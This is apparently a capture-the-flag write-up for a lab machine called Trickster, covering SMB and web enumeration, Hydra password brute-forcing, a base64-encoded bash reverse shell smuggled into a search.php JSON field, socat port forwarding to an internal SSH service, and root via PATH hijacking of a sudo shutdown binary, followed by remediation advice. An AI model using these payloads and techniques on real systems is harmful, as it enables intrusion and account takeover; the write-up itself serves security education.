Trickster


CTF Challenge Write-up

by M3RICK

ENUMERATION

EXPLOITATION

PRIVILEGE ESC



Executive Summary

This write-up documents the comprehensive exploitation of a deliberately vulnerable CTF machine that tests network service enumeration, SMB exploitation, web application vulnerabilities, command injection, SSH port forwarding, and Linux privilege escalation through path hijacking. The engagement required systematic reconnaissance of network services, credential brute-forcing, exploitation of a custom search engine, internal port forwarding techniques, and ultimately privilege escalation through a misconfigured sudo binary.

Attack Path Summary: Network Enumeration → SMB Password Cracking → Web Application Discovery → Command Injection → Reverse Shell → SSH Port Forwarding → SSH Brute Force → Privilege Escalation via PATH Hijacking → Root Access

Reconnaissance Phase

Initial Service Enumeration

The reconnaissance phase commenced with a comprehensive Nmap scan to identify accessible services and potential attack vectors on the target system.

▸ Network Port Scanning

```
nmap -sC -sV -p- <IP>
```

Tool: Nmap Flags Explained

- `-sC`: Executes default NSE (Nmap Scripting Engine) scripts for comprehensive service detection
- `-sV`: Performs version detection on identified services to enumerate specific software versions
- `-p-`: Scans all 65535 TCP ports for complete coverage

▸ Discovered Services

The initial scan revealed multiple services running on the target system:

- **Port 80/TCP:** HTTP Web Server
- **Port 139/TCP:** NetBIOS Session Service (SMB)
- **Port 445/TCP:** Microsoft-DS (SMB File Sharing)
- **Port 22/TCP:** SSH (Internal - discovered later)

The presence of SMB services suggested potential network share enumeration opportunities, while the web service indicated a possible web application attack surface.

Enumeration & Exploitation

Enum4linux

```
enum4linux -a <IP>
```

This revealed to us that there were two users : loki and alligator

Tool: enum4linux -a

`enum4linux` is a comprehensive SMB enumeration tool for Linux systems. The `-a` flag enables all enumeration modules, performing a full sweep of available information on a target Windows/Samba host.

Key actions performed by `enum4linux -a` include:
- User enumeration (RID cycling, listing users and groups)
- Share enumeration (listing SMB shares and access permissions)
- OS information gathering (Windows version, server roles)
- Password policy enumeration (lockout policy, min length, complexity)
- Group and machine listing
- SIDs enumeration
- NetBIOS information via nmblookup
- Printer enumeration (if exposed)

This mode is commonly used in CTFs and pentests for quick, aggressive SMB recon.

SMB Share Discovery

Initial enumeration of SMB services was conducted using smbclient to identify available network shares.

```
smbclient -L //<IP> -N
```

Tool: SMBClient

SMBClient is a command-line utility for accessing SMB/CIFS resources on servers. The `-L` flag lists available shares, while `-N` suppresses password prompts for null session attempts.

▸ Share Access Attempt

A network share was discovered, but authentication was required to access its contents. Initial attempts to list share contents without credentials were unsuccessful, indicating the need for credential discovery or brute-force attacks.

```
smbclient //<IP>/share_name -U alligator
```

Credential Brute-Force Attack

With a valid username identified (`alligator`), a password brute-force attack was launched against the SMB service using Hydra.

```
hydra -l alligator -P /usr/share/wordlists/rockyou.txt \
  <IP> http-get / -V
```

Tool: Hydra

Hydra is a parallelized network authentication cracker supporting numerous protocols including HTTP, SMB, SSH, and FTP. The `-l` flag specifies a single username, `-P` designates a password list, and `-V` enables verbose output for real-time monitoring.

✓ **Valid credentials identified:** `alligator:toodles`

Web Application Analysis

Application Functionality

With valid credentials obtained, the web application was accessible. The application presented a custom search engine designed to query text files stored on the server.

▸ Search Feature Analysis

The search functionality accepted user input and returned results from text files. An initial test with an empty search string revealed three accessible files, suggesting the application performed file system operations based on user input.

HTTP Request Analysis with Burp Suite

To understand the application's request structure and identify potential injection points, Burp Suite was deployed to intercept and analyze HTTP traffic.

> **Tool: Burp Suite**
>
> Burp Suite is an integrated platform for performing security testing of web applications. Its proxy functionality allows real-time inspection and modification of HTTP/HTTPS traffic between the browser and target server.

▸ Request Structure

Interception revealed that search requests were sent to `search.php` with user input passed in a JSON-like format:

```
POST /assets/php/search.php HTTP/1.1
Host: <IP>
Content-Type: text/plain;charset=UTF-8
Authorization: Basic YWxsaWdhdG9yOnRvb2RsZXM=

{"target":"search_term"}
```

This structure suggested potential command injection vulnerabilities if user input was not properly sanitized before being processed by shell commands.

Command Injection Exploitation

Initial Injection Testing

Direct attempts to inject bash-based reverse shell payloads were unsuccessful due to input filtering mechanisms. The application returned an "Invalid characters" error, indicating the presence of character-based input validation.

⚠️ **Direct command injection blocked by character filtering**

Filter Bypass via Base64 Encoding

To bypass the character filtering mechanism, the reverse shell payload was encoded using Base64 encoding, which would be decoded server-side before execution.

▸ Payload Preparation

```
echo 'bash -i >& /dev/tcp/<YOUR_IP>/4444 0>&1' | base64
YmFzaCAtaSA+[...]]gMD4mMQ==
```

Tool: Base64 Encoding

Base64 encoding transforms binary or text data into ASCII characters, making it useful for bypassing input filters that block special characters. The `base64` command in Linux provides encoding and decoding functionality with the `-d` flag for decoding.

▸ Injection Payload Construction

The final injection payload utilized command chaining to decode and execute the Base64-encoded reverse shell:

```
POST /assets/php/search.php HTTP/1.1
Host: <IP>
Content-Type: text/plain;charset=UTF-8
Authorization: Basic YWxsaWdhdG9yOnRvb2RsZXM=

{"target":"";echo 'YmFzaCAtaSA+[...]QgMD4mMQ==' | base64 -d | bash \n"}
```

▸ Listener Setup

Prior to payload execution, a netcat listener was established on the attacking machine:

```
nc -lvnp 4444
```

✓ **Reverse shell connection established**

WEB FLAG: EPI{I_H4v3_4n_4RmY_4nd_Y0u_C4nT_St4p_M3}

Post-Exploitation & Enumeration

System Access

Initial access was obtained with limited user privileges. The shell provided access to the web application user context, requiring further enumeration to identify privilege escalation paths.

Automated Enumeration

To expedite the enumeration process, LinPEAS (Linux Privilege Escalation Awesome Script) was deployed to identify potential privilege escalation vectors.

```
# On attacking machine
python3 -m http.server 8000

# On target machine
cd /tmp
wget http://<YOUR_IP>:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

Tool: LinPEAS

LinPEAS is an automated Linux enumeration script that identifies potential privilege escalation vectors including SUID binaries, writeable files, cron jobs, kernel exploits, and misconfigurations.

Critical Finding: Internal SSH Service

LinPEAS revealed that SSH (port 22) was running locally but not exposed externally, bound only to the localhost interface (127.0.0.1).

✓ **Internal SSH service discovered on 127.0.0.1:22**

▸ SSH Configuration Analysis

Examination of `/etc/ssh/sshd_config` revealed specific user access restrictions:

```
cat /etc/ssh/sshd_config | grep AllowUsers
AllowUsers loki
```

This configuration indicated that only the `loki` user was permitted to authenticate via SSH, providing a clear target for the next phase of exploitation.

SSH Port Forwarding

Port Forwarding Strategy

To access the internal SSH service from the attacking machine, port forwarding was required. Two primary methods were considered: Chisel and Socat.

Socat Implementation

Socat (SOcket CAT) was selected for its simplicity and effectiveness in port forwarding scenarios.

> **Tool: Socat**
>
> Socat is a versatile relay tool that establishes bidirectional data transfers between two endpoints. It supports numerous protocols and can perform port forwarding, file transfers, and protocol conversions. The `tcp-listen` option creates a listening socket, while `fork` allows multiple concurrent connections.

▸ Socat Transfer

```
# On attacking machine
python3 -m http.server 8000

# On target machine (limited shell)
cd /dev/shm
wget http://<YOUR_IP>:8000/socat
chmod +x socat
```

▸ Port Forwarding Configuration

The following command established port forwarding from the target's external interface to the internal SSH service:

```
./socat TCP-LISTEN:2222,fork TCP:127.0.0.1:22
```

Tool: Socat Command Breakdown

- `TCP-LISTEN:2222`: Creates a TCP listener on port 2222 accessible from external networks
- `fork`: Allows handling multiple concurrent connections
- `TCP:127.0.0.1:22`: Forwards traffic to the internal SSH service on localhost port 22

This configuration effectively exposed the internal SSH service on port 2222, making it accessible from the attacking machine.

▸ Verification

```
nmap -p 2222 <IP>
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
```

✓ **Port 2222 now accessible externally, forwarding to internal SSH service**

SSH Credential Attack

Brute-Force Attack

With the SSH service now accessible via port 2222, a brute-force attack was launched against the `loki` user account.

```
hydra -l loki -P /usr/share/wordlists/rockyou.txt \
  ssh://<IP>:2222
```




Figure 1: sent socat and launched hydra on ssh port 2222.

Tool: SSH Brute-Force Considerations

SSH services typically implement connection throttling to prevent brute-force attacks. To make this safer we could have used the `-t 4` flag which limits parallel tasks to 4, reducing the likelihood of triggering defensive mechanisms while maintaining reasonable attack speed.

✓ **Valid SSH credentials:** `loki:claudia`

SSH Authentication

```
ssh loki@<IP> -p 2222
```

▸ User Flag Acquisition

Upon successful authentication, the user flag was immediately accessible:

```
ls -la
cat user.txt
```

USER FLAG: EPI{L0v3_iS_T4ulY_4_D4gG3r}

Privilege Escalation

Sudo Permission Enumeration

A critical step in privilege escalation is identifying sudo permissions that may provide paths to elevated access:

```
sudo -l
```

```
User loki may run the following commands on asgard:
    (root) NOPASSWD: /usr/sbin/shutdown
```

This configuration allowed the `loki` user to execute the `shutdown` command as root without password authentication.

Binary Analysis

Initial research on GTFOBins did not reveal standard exploitation techniques for the `shutdown` binary, suggesting a custom implementation or non-standard configuration.

▸ Static Analysis with Strings

```
strings /usr/sbin/shutdown
```

The strings analysis revealed that the binary called the `poweroff` command without using an absolute path:

```
system("poweroff");
```

> ⚠️ **Critical vulnerability: `poweroff` called without absolute path**

This represented a classic PATH hijacking vulnerability where an attacker could create a malicious executable named `poweroff` in a directory that appears earlier in the PATH variable than the legitimate binary.

PATH Hijacking Exploitation

▸ Understanding PATH Priority

When a command is executed without an absolute path, the system searches directories listed in the PATH environment variable in order. By creating a malicious binary in a directory that appears before `/sbin` or `/usr/sbin`, we could hijack the `poweroff` call.

Tool: PATH Environment Variable

The PATH variable defines the search order for executable files. When a command is invoked without an absolute path, the shell searches each directory in PATH sequentially until it finds a matching executable. Exploitation involves placing a malicious binary in a high-priority PATH directory.

▸ Malicious Binary Creation

A copy of bash was created and named `poweroff` in a writable directory included in the user's PATH:

```
cd /tmp
cp /bin/bash poweroff
chmod +x poweroff
export PATH=/tmp:$PATH
```

Tool: Exploitation Technique

By copying `/bin/bash` to `/tmp/poweroff` and prepending `/tmp` to the PATH variable, the malicious `poweroff` binary is executed when the shutdown command invokes `system("poweroff")`. Since shutdown runs with root privileges via sudo, the spawned bash shell inherits these privileges.

▸ Privilege Escalation Execution

```
sudo /usr/sbin/shutdown
```

✓ **Root shell obtained via PATH hijacking**

Root Flag Discovery

The root flag was not in the expected `/root` directory, requiring additional enumeration.




Figure 2: Oh wow.

You'll need to navigate to /home/alligator.

```
cd /home/alligator
la -la
cat .????
```

And Im sure you'll figure the rest out, but in case this is too hard.

ROOT FLAG: EPI{I_H4V3_B33n_f4lL1ng_F0r_W1y_t00_L0ng}

Conclusion

This CTF challenge demonstrated several critical penetration testing methodologies and security vulnerabilities:

- **Comprehensive Service Enumeration:** The importance of thorough network scanning including SMB services and internal port discovery
- **Credential Security:** Weak passwords remain a primary vulnerability vector, exploitable through dictionary attacks across multiple protocols
- **Input Validation Failures:** Insufficient input sanitization in web applications enables command injection attacks even when basic character filtering is implemented
- **Encoding for Filter Bypass:** Base64 encoding represents an effective technique for bypassing character-based input filters while maintaining payload functionality
- **Port Forwarding Techniques:** Understanding of SSH port forwarding and relay tools like Socat enables access to internal services not exposed externally
- **PATH Hijacking Vulnerabilities:** Executables that invoke system commands without absolute paths create privilege escalation opportunities when combined with sudo permissions
- **Defense in Depth Failures:** Multiple layers of security were absent, including proper input validation, absolute path usage in privileged binaries, and restricted sudo configurations

The successful compromise of this system highlights the critical importance of implementing comprehensive input validation, using absolute paths in privileged executables, restricting sudo permissions to specific commands with verified implementations, and ensuring internal services are properly isolated from external access.

Remediation Recommendations

Web Application Security:

- Implement comprehensive input validation using allowlists rather than denylists
- Sanitize all user input before processing through shell commands
- Avoid executing system commands directly from user input
- Implement proper escaping mechanisms for special characters
- Consider using parameterized queries or safe API calls instead of shell execution

Credential Management:

- Enforce strong password policies with minimum complexity requirements
- Implement account lockout policies after failed authentication attempts
- Deploy multi-factor authentication for critical services including SSH and SMB
- Regularly audit and rotate credentials, especially for service accounts

System Hardening:

- Always use absolute paths when executing binaries in privileged contexts
- Restrict sudo permissions to specific, verified commands with immutable paths
- Avoid NOPASSWD configurations in sudoers unless absolutely necessary
- Implement proper PATH management in privileged execution contexts
- Regular security audits of custom binaries and scripts with elevated privileges

Network Security:

- Properly segment internal services from external access
- Implement firewall rules to restrict unnecessary service exposure
- Deploy intrusion detection systems to monitor for brute-force attacks
- Implement rate limiting on authentication endpoints
- Consider SSH key-based authentication instead of password authentication
- If SSH must be exposed, use non-standard ports, key-based auth, and fail2ban

File System Security:

- Restrict write permissions on directories included in system PATH
- Monitor for unauthorized modifications to system binaries
- Implement file integrity monitoring for critical executables
- Regularly audit file permissions, especially in world-writable directories